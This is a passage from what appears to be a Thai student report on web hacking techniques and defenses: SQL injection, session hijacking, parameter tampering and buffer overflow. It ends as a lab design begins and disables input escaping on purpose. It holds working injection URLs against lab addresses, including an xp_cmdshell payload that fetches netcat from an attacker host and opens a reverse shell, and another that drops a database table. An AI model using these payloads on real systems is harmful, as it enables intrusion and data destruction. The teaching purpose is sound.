เป็นการแสดงรายการสินค้าทั้งหมดแทนที่จะเป็นไปตามค่า ID ที่ส่งมาที่เป็นอย่างนี้ก็เพราะว่า Statement ที่เพิ่มเข้าไปคือ OR 1=1 นั้นเป็นจริงอยู่แล้วซึ่งตอนที่ติดต่อฐานข้อมูลจะเป็นดังนี้

(3.11)

"SELECT * FROM product WHERE ID=3 OR 1=1"

ก็จะ Query ออกมาทั้งตาราง

ตัวอย่างที่ 2

(3.12)

http://10.0.0.3/showproduct.asp?ID=3+order+by+Price+desc

เป็นตัวอย่างของการเพิ่ม Query เข้าไปโดยที่ แฮ็กเกอร์ นั้นต้องรู้ filed ในตารางฐานข้อมูลจากตัวอย่างเป็นการเรียงสินค้าตามราคาจากราคามากไปหาราคาน้อย

ตัวอย่างที่ 3

(3.13)

http://10.0.0.3/showproduct.asp?ID=3 % 0 1 EXEC+master..xp_cmdshell+copy+\winnt\system32\cmd.exe+\inetpub\scripts

เป็นตัวอย่างที่ร้ายกาจมากทีเดียวเพราะเป็นการโจมตี เว็บเซอร์เวอร์ของ Microsoft คือ IIS นั้นเองโดยการเพิ่ม Query string เพื่อให้ได้มาซึ่ง shell command line ซึ่งได้มาจากคำสั่งข้างล่างใน Query string

(3.14)

copy \winnt\system32\cmd.exe \inetpub\scripts

ซึ่ง แฮ็กเกอร์ สามารถที่จะทำอะไรก็ได้ตามที่ แฮ็กเกอร์ ต้องการแต่ถ้าเป็นใน PHP Version 4.0 ขึ้นไปได้มีการป้องกันโดยมี Function addslashes กันไว้

ตัวอย่างที่ 4

(3.15)

```
http://10.0.0.3/showtable.asp?ID=3%01DROP+TABLE+Product
```

เป็นตัวอย่างที่ร้ายแรงทีเดียวเพราะ แฮ็กเกอร์ เพิ่ม Query string เพื่อ ลบตารางฐานข้อมูลซึ่ง แฮ็กเกอร์ มีข้อมูลเกี่ยวกับเว็บเป้าหมายพอสมควรที่สำคัญคือรู้ชื่อของตารางฐานข้อมูล

ตัวอย่างที่ 5

(3.16)

```
http://10.0.0.3/showtable.asp?ID= 3%01EXEC+master..xp_cmdshell
+'tftp+-i+10.0.0.13+GET+nc.exe+%26%26+nc+-e+cmd.exe+10.0.0.11+2000'
```

เป็นตัวอย่างที่อันตรายเช่นกันโดย แฮ็กเกอร์ ได้ Get เอาโปรแกรม Netcat มาจาก tftp ของ แฮ็กเกอร์ แล้วทำการเปิด Port 2000 ไว้ซึ่งตอนนี้ แฮ็กเกอร์ ได้ทางเข้ามาแล้ว

ตัวอย่างที่ 6

(3.17)

```
http://10.0.0.3/showtable.asp?ID=3+UNION+SELECT+NULL+name+NULL+FROM+User
```

เป็นตัวอย่างของการเพิ่ม Query string โดยการใช้คำสั่ง UNION ซึ่ง UNION เป็นการ Query ร่วมกันของตารางซึ่งตัวอย่างเป็นใช้คำสั่ง UNION ให้ Query filed ที่ชื่อ name จากตาราง User ซึ่ง แฮ็กเกอร์ ต้องรู้ชื่อ filed อย่างน้อยหนึ่ง filed และต้องรู้ชื่อตารางฐานข้อมูลแต่ที่สำคัญเมื่อรู้ทั้งสองอย่างแล้วต้องกะประมาณว่าใน Page นั้นมีการติดต่อฐานข้อมูลที่มีการ Query ฐานข้อมูลออกมากี่ filed ซึ่งในตอนที่ใช้คำสั่ง UNOIN นั้นต้อง SELECT ให้เท่ากับหน้า Page นั้นเช่นในตัวอย่างนี้เป็นการ SELECT ออกมา 3 filed ก็แสดงว่าหน้า Page นี้มีการ Query ออกมา 3 filed เช่นกันส่วน filed ที่ไม่รู้ก็ให้ใส่ NULL หรือ 0 ก็ได้ซึ่งตัวอย่างนี้สามารถทำได้เกือบทุกภาษา ใน PHP ก็สามารถทำได้หากไม่ได้ใช้ฟังชั่น intval() คือรับเฉพาะค่าที่เป็นตัวเลขเท่านั้น

การป้องกัน

สามารถทำได้การกรอง Input ที่รับมาให้ดีเช่น พวกตัวอักขระพิเศษต่างๆซึ่งใน PHP นั้นจะ Build in Function addslashes มาให้แล้วฉะนั้นพวกอักขระพิเศษก็ไม่มีปัญหาตามด้วยการใส่ Function intval() เพื่อกรองค่าที่รับมาจาก Query string ก็จะช่วยได้อันหนึ่งแต่ที่น่าเป็นห่วงคือว่า แฮ็กเกอร์ มักจะเข้ามาทาง Unicode ของตัวอักขระพิเศษแทนก็ต้องเขียนตรวจสอบด้วยเช่น พวก ;

ซึ่งใน PHP มีการป้องกันแต่ถ้าเป็น Unicode ยังไม่ได้ป้องกันซึ่งถ้าเป็น Unicode จะเป็น %3B ก็จะเข้ามาได้

3.6 Session Hijacking

เป็นการปลอมตนเป็นบุคคลอื่นซึ่งสามารถทำได้ด้วยการขโมย เซสชัน ของผู้อื่นที่ยังไม่หมดอายุมาเปลี่ยนเป็น เซสชัน ของตนเองเราก็สามารถที่จะเปลี่ยนสถานะกลายเป็นบุคคลอื่นๆได้ ก่อนอื่นมารู้จักกับคำว่า เซสชัน กันก่อนเพราะว่า โปรโตคอล HTTP นั้นเป็นโปรโตคอลที่ไม่จำสถานะจึงจำเป็นต้องสร้างอะไรมาเพื่อจะระบุได้ว่าใครเป็นใครกันสังเกตว่าตอนที่เราเข้า Web mail นั้นทางเว็บรู้ได้อย่างไรว่าเราเป็นใครอยู่ในสถานะอะไรเพราะมีคนมากมายในขณะที่เราใช้อยู่บางคนเคยอาจสังเกต ตัวเลขมากมายที่ URL วุ่นวายไปหมด ซึ่ง เซสชัน นั้นจะมีการ Generate ตอนที่เรา login เข้าเว็บสำเร็จซึ่งบางที เซสชัน ก็ส่งไปมาตาม URL ที่ Query string หรือ อาจเก็บไว้ใน Cookie ในเครื่องของผู้ใช้ซึ่งค่าของ เซสชัน นั้นเป็นค่าที่เฉพาะคือไม่สามารถซ้ำกันได้เพราะถ้าซ้ำกันก็ไม่สามารถรู้ได้ว่าใครเป็นใครซึ่งการได้มาซึ่ง เซสชัน นั้นทำได้หลายวิธีแล้วแต่กรณี เช่นถ้า เซสชัน เก็บไว้ใน Cookie ก็อาจใช้วิธีการ Cross site script โดยการวาง script ที่เป็นการขโมย Cookie หรือถ้าหาก เซสชัน นั้นเป็น เซสชัน ที่มีการ Generate ที่ไม่ดีที่สามารถที่จะถอดออกมาได้ว่ามีการสร้างขึ้นมาอย่างไรหรือที่เราเรียกว่า Reverse Engineering เราก็จะสามารถสร้างเซสชันขึ้นมาได้ เป็นต้น

การป้องกัน

1. ตัวเลขระบุเซสชัน(Session Identifier)ควรเป็นค่าเฉพาะตัวที่ไม่ซ้ำกัน

เนื่องจากในทุกๆเว็บแอพลิเคชัน ลอจิคอลเซสชันจำเป็นต้องถูกสร้างขึ้นมาระหว่างบราวเซอร์และเว็บเซิร์ฟเวอร์ดังนั้น เราจึงจำเป็นต้องมีตัวเลขเฉพาะสักตัวหนึ่งที่เรียกว่า ตัวเลขระบุเซสชัน (Session Identifier) เพื่อใช้อ้างถึงเซสชันนั้นๆและตัวเลขดังกล่าวต้องถูกส่งไปกลับระหว่างบราวเซอร์และเว็บเซิร์ฟเวอร์ด้วย หากเป็นไปได้ ทุกๆเซสชันของผู้ใช้ภายในแอปพลิเคชันควรได้รับการบ่งชี้หรือระบุด้วยตัวเลขระบุเซสชันที่เฉพาะตัวไม่ซ้ำกันกับใครและไม่ควรมีการนำเอาเลขดังกล่าวกลับมาใช้ใหม่จากเซสชันหนึ่งไปยังอีกเซสชันหนึ่ง ถึงแม้ว่าผู้ใช้คนเดิมจะล็อกออนเข้ามาอีกครั้ง แต่ตัวเลขระบุเซสชันควรถูกสร้างขึ้นมาใหม่

2. ตัวเลขระบุเซสชันไม่ควร "ถูกคาดเดาได้"

วิธีง่ายที่สุดในการค้นหาตัวเลขระบุเซสชันที่อ่อนแอก็คือให้ทดลองสร้างเซสชันของผู้ใช้ขึ้นมาหลายๆคนอย่างรวดเร็วหรือเฝ้าติดตามการสร้างและทำลายเซสชันของผู้ใช้ในช่วงเวลาแคบๆ ตัวเลขระบุเซสชันที่ถูกเพิ่มขึ้นอย่างมีลำดับที่แน่นอน หรือมีค่าเปลี่ยนไปโดยอิงจากเวลาขณะนั้น

หรือมีแพทเทิร์นที่คาดเดาได้ง่าย ถ้วนเป็นสิ่งที่ควรใส่ใจให้ส่งตัวเลขที่ถูกสร้างในลักษณะดังกล่าว มักมีความเสี่ยงต่อการโจมตีด้วยการคาดการณ์ลำดับของตัวเลขและแฮกเกอร์สามารถเข้าครอบครองเซสชันได้จากความสำเร็จในการคาดเดาตัวเลขระบุเซสชันที่เหมือนกันกับตัวเลขระบุเซสชันของผู้ใช้ที่กำลังล็อกออนเข้ามาใช้งานแอปพลิเคชันอยู่ วิธีที่ง่ายในการสร้างตัวเลขระบุเซสชันให้ไม่อยู่ในลำดับที่คาดเดาได้ก็คือการใช้การผสมผสานระหว่างตัวเลขแบบสุ่มและเวลาปัจจุบันและตัวเลขรหัสลับแล้วใช้เป็นอินพุตนำเข้าสู่ฟังก์ชันแฮชพิเศษ เพื่อสร้างเอาต์พุตออกมาฟังก์ชันแฮช (Hashing Function) มีคุณสมบัติพิเศษที่ว่ามันค่อนข้างจะรับประกันได้ว่าตัวเลขผลลัพธ์ที่ได้เป็นเอาต์พุตออกมานั้นไม่มีทางซ้ำกัน ซึ่งจะช่วยลดความเสี่ยงจากการคาดเดาลำดับของตัวเลขได้เป็นอย่างดี

3. ตัวเลขระบุควรเป็นอิสระ

ตัวเลขระบุเซสชันไม่ควรมีส่วนถูกสร้างออกมาจากแอคเคานต์ของผู้ใช้ รหัสผ่านและสถานะของแอปพลิเคชันแต่ควรใช้การสร้างตารางสำหรับค้นหา (look-up table) เพื่อแมประหว่างตัวเลขระบุเซสชันและแอคเคานต์ของผู้ใช้และสถานะของแอปพลิเคชัน

4. ตัวเลขระบุเซสชันควรได้รับการแมปเข้ากับคอนเน็กชันในฝั่งไคลเอนต์ด้วยเพื่อป้องกันการดักจับและนำกลับมาใช้ใหม่ของตัวเลขระบุเซสชันด้วยฝีมือของแฮกเกอร์ที่อยู่ในเน็ตเวิร์กเดียวกันกับผู้ใช้ปกติ แอปพลิเคชันควรมีการจดจำหมายเลข IP Address ของเครื่องไคลเอนต์และเวลาที่สร้างเซสชันขึ้นมาบนฝั่งเซิร์ฟเวอร์ ตัวเลขระบุเซสชันควรได้รับการแมปเข้ากับคอนเน็กชันในฝั่งไคลเอนต์ ทุกครั้งที่เว็บเซิร์ฟเวอร์ได้รับการร้องขอจากไคลเอนต์ ข้อมูลเกี่ยวกับคอนเน็กชันในฝั่งไคลเอนต์ควรถูกเปรียบเทียบกันข้อมูลเกี่ยวกับคอนเน็กชันที่เก็บไว้ในตารางบนเซิร์ฟเวอร์ ถ้าพบความแตกต่าง เซสชันนั้นควรได้รับการยกเลิกไปทันทีโดยอัตโนมัติหากเป็นไปได้ ตัวเลขระบุเซสชันควรถูกส่งผ่านไปยังบราวเซอร์ด้วย SSL หลังจากเซสชันได้ถูกสร้างมาบนฝั่งเซิร์ฟเวอร์ การกระทำเช่นนี้สามารถช่วยป้องกันการดักจับและนำเอาตัวเลขดังกล่าวมาใช้ในการโจมตีด้วยการครอบครองเซสชัน

สรุป

การเข้าครอบครองเซสชัน (session hijacking) ไม่ง่ายที่จะกระทำเมื่อเปรียบเทียบกับการโจมตีเว็บแอปพลิเคชันเทคนิคอื่นๆ อย่างไรก็ตาม ผลของมันเป็นสิ่งที่อันตรายอย่างยิ่ง การโจมตีด้วยการเข้าครอบครองเซสชันนั้นแท้จริงแล้วมีสาเหตุหลักมาจากภายในกระบวนการพัฒนาแอปพลิเคชันเอง การออกแบบกลไกการติดตามเซสชันของผู้ใช้ที่ละเลยหรือมองข้ามประเด็นนี้มักก่อให้เกิดช่องโหว่นี้ตามมา ไม่มีซอฟแวร์แพตชีของระบบปฏิบัติการใดไฟร์วอลล์ตัวใดหรือการแก้ไขคอนฟิกูเร

ชันของเว็บเซิร์ฟเวอร์ใดๆ สามารถป้องกันเทคนิคการเข้าครอบครองเซสชันได้ เราได้อธิบายถึงการโจมตีด้วยการเข้าครอบครองเซสชันและมาตรการป้องกันที่ควรนำไปปฏิบัติระหว่างการพัฒนาแอปพลิเคชันเพื่อป้องกันการโจมตีดังกล่าวนี้ นักพัฒนาเว็บทุกคนควรให้ความใส่ใจอย่างใกล้ชิดกับการออกแบบและพัฒนาที่เหมาะสมของการดิดตามเซสชันและสถานะ เว็บเซิร์ฟเวอร์ในสเกลขนาดกลางถึงขนาดใหญ่ที่ได้รับความนิยมมักให้กลไกการติดตามเซสชันและสถานะมาด้วยภายในและให้ API เพื่อให้นักพัฒนาสามารถใช้กลไกดังกล่าวในการออกแบบเว็บแอปพลิเคชันได้

3.7 Parameter Tampering

ปัญหานี้เกิดจากการที่เว็บแอปพลิเคชั่นใช้ค่าพารามิเตอร์จากไคลเอนต์ซึ่งการเปลี่ยนค่าพารามิเตอร์นั้นสามารถทำได้อย่างง่ายดาย ซึ่งผู้เขียนเว็บแอปพลิเคชั่นนั้น มักจะคิดว่าค่าต่างๆ จะเป็นค่าที่ถูกต้องแล้ว จะมีน้อยคนนักที่จะคำนึงถึงการเปลี่ยนแปลงพารามิเตอร์จะทำให้ระบบมีปัญหาอย่างไร ปัญหาที่เกิดขึ้นจากการเปลี่ยนค่าพารามิเตอร์ไปเป็นค่าที่ไม่ถูกต้องนั้น ทำให้เกิดความไม่ปลอดภัยในข้อมูลหลายๆ อย่างเช่นการดึงข้อมูลของลูกค้าคนอื่นๆ ได้ การเปลี่ยนสิทธิของตนเองไปเป็นของคนอื่นๆ เพื่อดึงข้อมูลส่วนตัวของคนอื่นๆ ทำให้เกิดความผิดพลาดขึ้นบนหน้าจอของบราวเซอร์ในบางที่เราสามารถเห็นถึงโค้ดที่หลุดออกมาจากerror messageที่เกิดขึ้นทำให้พาไปถึงการHackระบบได้ในที่สุดเทคนิคการเจาะWeb Application นั้น มีอยู่หลายวิธี ส่วนใหญ่แล้ว แฮ็กเกอร์ จะรู้ว่าเราใช้ Platform ของ Microsoft (เว็บเซอร์เวอร์คือ IIS) หรือของค่าย UNIX/ Linux (เว็บเซอร์เวอร์คือ Apache httpd) ถ้าหาก แฮ็กเกอร์ เจาะตัว เว็บเซอร์เวอร์ไม่ได้ แฮกเกอร์จะหาวิธีอื่นในการเจาะ โดยปกติแล้วก็จะดูไปถึงภาษา Script ที่เรานำมาเขียนโค้ดใช้งาน ซึ่ง Script เหล่านี้ล้วนมีช่องโหว่แทบทั้งสิ้นไม่ว่าจะเป็น ASP, PHP หรือ JSP เราจึงจำเป็นต้องมีการตรวจสอบโค้ดเสียก่อนที่จะนำมาใช้งาน ซึ่งต้องใช้เวลาพอสมควร และ เราควรลองใส่ Parameter แปลกๆ ลงในช่อง URL เพื่อลองดูว่าหากมีการเปลี่ยนแปลงค่า Parameter จะทำให้ระบบมีปัญหาหรือไม่

ซึ่งการทำ Parameter Tempering นั้นที่นิยมทำกันมีอยู่ 4 รูปแบบด้วยกันคือ

- Cookies
- Form Fields
- URL Query Strings
- HTTP Headers

ซึ่งเป็นค่าพารามิเตอร์ที่รับมาจาก Client ทั้งสิ้นซึ่งการเปลี่ยนแปลงค่าพารามิเตอร์ของ Cookie และ Form Fields ดูได้จากวิธีของ Java Injection กับ Hidden Manipulation การเปลี่ยนแปลงค่าพารามิเตอร์ของ URL Query Strings ดูได้จากวิธีของ Query Poisoning ส่วนการเปลี่ยนแปลงค่าของ HTTP Headers นั้นจะต้องใช้โปรแกรมช่วยในการดัก HTTP Headers เช่น burpproxy

(3.18)

```
Host: www.someplace.org
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Lynx/2.8.4dev.9 libwww-FM/2.14
Referer: http://www.someplace.org/login.php
Content-type: application/x-www-form-urlencoded
```

ซึ่งค่าพารามิเตอร์ที่นิยมเปลี่ยนคือ Referer ซึ่งบางเว็บใช้ในการเช็คระบบ จะเห็นได้ว่าการตรวจสอบ ด้วย Referer นั้นไม่ปลอดภัยอยู่ดี

วิธีการป้องกัน

ไม่รับค่าพารามิเตอร์ที่สำคัญมาจากฝั่งเครื่องลูกข่ายเนื่องจากทางฝั่งเครื่องลูกข่ายนั้นสามารถที่จะเปลี่ยนค่าพารามิเตอร์ได้อย่างง่ายดาย หรือถ้ารับมาก็ต้องมีการตรวจสอบขนาดของอินพุต ให้ดีก่อนจะนำไปประมวลผล

3.8 Application Buffer Overflows

Application Buffer Overflows นั้นเป็นปัญหาที่เกิดจากปริมาณพื้นที่ที่ได้เตรียมไว้สำหรับการรับข้อมูล นั้นน้อยกว่าข้อมูลที่ได้รับมา โดยจะทำตรงส่วนของ text box ที่รับข้อมูลจากผู้ใช้งานเว็บเพจนั้นๆ การโจมตีทำได้โดยการป้อนอินพุทปริมาณมากๆ ลงในช่อง หรือส่วนในการรับอินพุทจากหน้าเว็บเพจ เมื่อเว็บเพจนั้นส่งข้อมูลไปยังเซิร์ฟเวอร์แล้วข้อมูลที่มีขนาดมากกว่าที่กำหนดไว้จะไปทำให้แอปพลิเคชั่นหยุดการทำงานได้เช่นดังตัวอย่างข้างล่างนี้

(3.19)

```
<form name="form2" method="post"
action="http://www.example.com/ckbuy.php">
<input name="textfield" type="text" size="1000000"
maxlength="1000000" >
<input type="submit" name="Submit" value="Submit">
</form>
```

เป็นการทำ Application Buffer Overflows โดยการเพิ่มช่องรับอินพุตให้มีขนาด 1000000 เพื่อที่จะใส่ข้อมูลจำนวนมากไปยิงใส่ Server แล้วทำการแก้ filed action เพื่อส่งไปประมวลที่ Server ซึ่งอาจ

ทำให้ Server หยุดการทำงานได้ซึ่งถ้าหากเป็น Application ที่มีการนำค่าดังกล่าวไปคำนวณก็อาจเกิดการคำนวณผิดพลาดได้

สาเหตุ

โดยทั่วไปการเกิด Buffer Overflow ในเว็บ นั้นเกิดจากการที่มีการรอรับค่าจากผู้ใช้ แล้วไม่ได้ทำการกำหนดลักษณะของข้อมูลที่ต้องการ เช่น ความยาว ประเภท เป็นต้น ทำให้ผู้ใช้สามารถที่จะใส่ข้อมูลอะไรมาก็ได้

อันตราย

เมื่อเครื่องรับข้อมูลที่มีความยาวมากกว่าพื้นที่ที่เตรียมไว้ ก็จะทำให้มีข้อมูลส่วนอื่นถูกแทนที่ ดังนั้นถ้าข้อมูลส่วนที่ถูกแทนที่ เป็นคำสั่งที่จะต้องใช้งาน ก็อาจจะทำให้โปรแกรมหยุดการทำงานหรือคืนข้อมูลของความผิดพลาดออกมากรณีที่หยุดการทำงานนั้นอาจจะทำให้กลับไปยัง command line ซึ่งทำให้ผู้ใช้งานสามารถสั่งให้เครื่องทำงานตามที่ต้องการได้กรณีที่แสดงข้อมูลของความผิดพลาดออกมานั้น อาจจะทำให้ผู้ใช้ได้เห็นถึงข้อมูลสำคัญบางอย่างได้ เช่น อาจจะแสดง username ออกมา ซึ่งจะเป็นประโยชน์สำหรับผู้ที่จ้องจะโจมตีระบบ เนื่องจากคนเหล่านั้นจะใช้ข้อมูลในส่วนนี้เป็น จุดเริ่มที่จะทำการโจมตีต่อไป กรณีที่แย่ที่สุดจะเกิดเมื่อ เครื่องสามารถทำงานต่อได้ โดยกรณีนี้จะเกิดเมื่อ ข้อมูลในส่วนที่เกินมานั้นเป็นคำสั่งที่สามารถทำงานได้ ดังนั้นผู้โจมตีก็สามารถที่จะสั่งให้เครื่องทำงานอะไรก็ตามที่ต้องการ อาจจะเป็น การสั่งให้เครื่องลบข้อมูลทั้งหมดที่มี หรือว่าให้แสดงข้อมูลที่มีอยู่ในเครื่องก็ได้

วิธีป้องกัน

สาเหตุที่ทำให้เกิด Buffer Overflow นั้นก็มาจากข้อมูลที่รับเข้ามาจากผู้ใช้งานมีลักษณะไม่ตรงตามที่ต้องการ ดังนั้นสิ่งที่ทำได้คือ

1. กำหนดลักษณะของข้อมูลที่ต้องการ
2. ตรวจสอบความยาวของข้อมูล ไม่ให้ยาวเกินกว่าพื้นที่ที่ได้เตรียมไว้
3. ตรวจสอบรูปแบบของข้อมูลให้ตรงความต้องการ
4. ทำการ encode สัญลักษณ์ต่าง ๆ ก่อนที่จะนำไปประมวลผล เช่น > เปลี่ยนเป็น > เพื่อให้เครื่องคิดว่าเป็นตัวอักษรตัวหนึ่งเท่านั้น


ตารางที่ 3.3 ช่องโหว่ของการเกิด Buffer Overflow

Nessus ID	Name	วิธีแก้ไข
10625	IMAP4rev1 buffer overflow after logon	Upgrade IMAP หรือใช้อย่างอื่นในการส่งเมลล์
10748	Mediahouse Statistics Web Server Detect	เลิกการใช้งาน Mediahouse
10809	Sendmail -bt option	Upgrade Sendmail ให้เป็น version ใหม่
10888	mod_ssl overflow	Upgrade mod_ssl ให้เป็น version 2.8.7 ขึ้นไป
11039	mod_ssl off by one	Upgrade mod_ssl ให้เป็น version 2.8.10 ขึ้นไป
11060	OpenSSL overflow (generic test)	Upgrade OpenSSL ให้เป็น version 0.9.6e (0.9.7beta3) ขึ้นไป
11316	Sendmail remote header buffer overflow	Upgrade Sendmail ให้เป็น version 8.12.8 ขึ้นไป
11412	IIS : WebDAV Overflow (MS03-007)	Upgrade Window
11499	Sendmail buffer overflow due to type conversion	Upgrade Sendmail ให้เป็น version 8.12.9 ขึ้นไป
11838	Sendmail prescan() overflow	Upgrade Sendmail ให้เป็น version 8.12.10 ขึ้นไป
11916	PostgreSQL to_ascii() overflow	Upgrade postgreSQL ให้เป็น version 7.3.4 ขึ้นไป
14771	Apache >= 1.3.31 htpasswd local overflow	Upgrade Apache ให้เป็น version 1.3.32

จะเห็นว่าปัญหานี้มาจากผู้ผลิตไม่ใช่ปัญหาการเขียนโปรแกรมเว็บแอปพลิเคชั่นดังนั้นเราต้องคอยหมั่นติดตามข่าวสาร New Vulnerability และ คอยลง Patch ให้กับระบบของเราอย่างสม่ำเสมอและลง ให้ทันท่วงทีก่อนที่จะมี exploit ใหม่ๆ ออกมาให้แฮกเกอร์ใช้การเจาะระบบ

บทที่ 4

การออกแบบและพัฒนาโครงงาน




รูปที่4.1 ขั้นตอนการดำเนินโครงงาน

ในการออกแบบนั้นเริ่มจากการศึกษาการเจาะระบบผ่านเว็บในแต่ละวิธีซึ่งในแต่ละวิธีการทำที่ไม่เหมือนกันเมื่อศึกษาเสร็จก็ทำการทดลองและป้องกันในแต่ละวิธีเมื่อทดลองได้สำเร็จก็ทำการจำลองในแต่ละวิธีทำได้ทำการทดลองซึ่งถ้าการจำลองไม่สำเร็จก็ต้องทำออกแบบการจำลองใหม่เพื่อให้ได้ตามแต่ละวิธีเมื่อสามารถทำการจำลองได้แล้วก็ทำสรุปรายงานผลการทดลองและทำเว็บให้ความรู้พร้อมกับการจำลองการทำในวิธีนั้นๆ


4.1 SQL Injection

SQL Injection นั้นเกิดจาก Web Application ซึ่งอยู่ในชั้นของ Business Logic Layer ที่ขาดการตรวจเช็คอินพุตให้ดีซึ่งเมื่อขาดการตรวจเช็คที่ดีแล้วเวลาติดต่อกับฐานข้อมูลก็นำอินพุตดังกล่าวไปติดต่อกับฐานข้อมูลทำให้เกิดการรับคำสั่ง SQL ได้เมื่อมีการเจาะระบบ ดังรูปที่ 4.2



รูปที่4.2 การทำ SQL Injection

ในการออกแบบนั้น ได้มีการจำลองสถานการณ์การ Login เข้าเว็บโดยใช้ statement SQL ในการผ่านระบบ login เข้าไป



รูปที่4.3 การจำลอง SQL Injection

เมื่อมีการกด Submit ก็จะเข้าหน้า Check login ซึ่งเป็นหน้าที่เขียนด้วย PHP ในการ Check แต่ PHP ที่ใช้เป็น PHP 5 ซึ่งมีการป้องกันโดยการตรวจเช็คอักขระพิเศษไว้แล้ว จึงต้องทำการ disable การตรวจเช็คด้วยคำสั่ง stripslashes() ดังโค้ดข้างล่าง

(4.1)

```
$UserName=$_POST['user'];
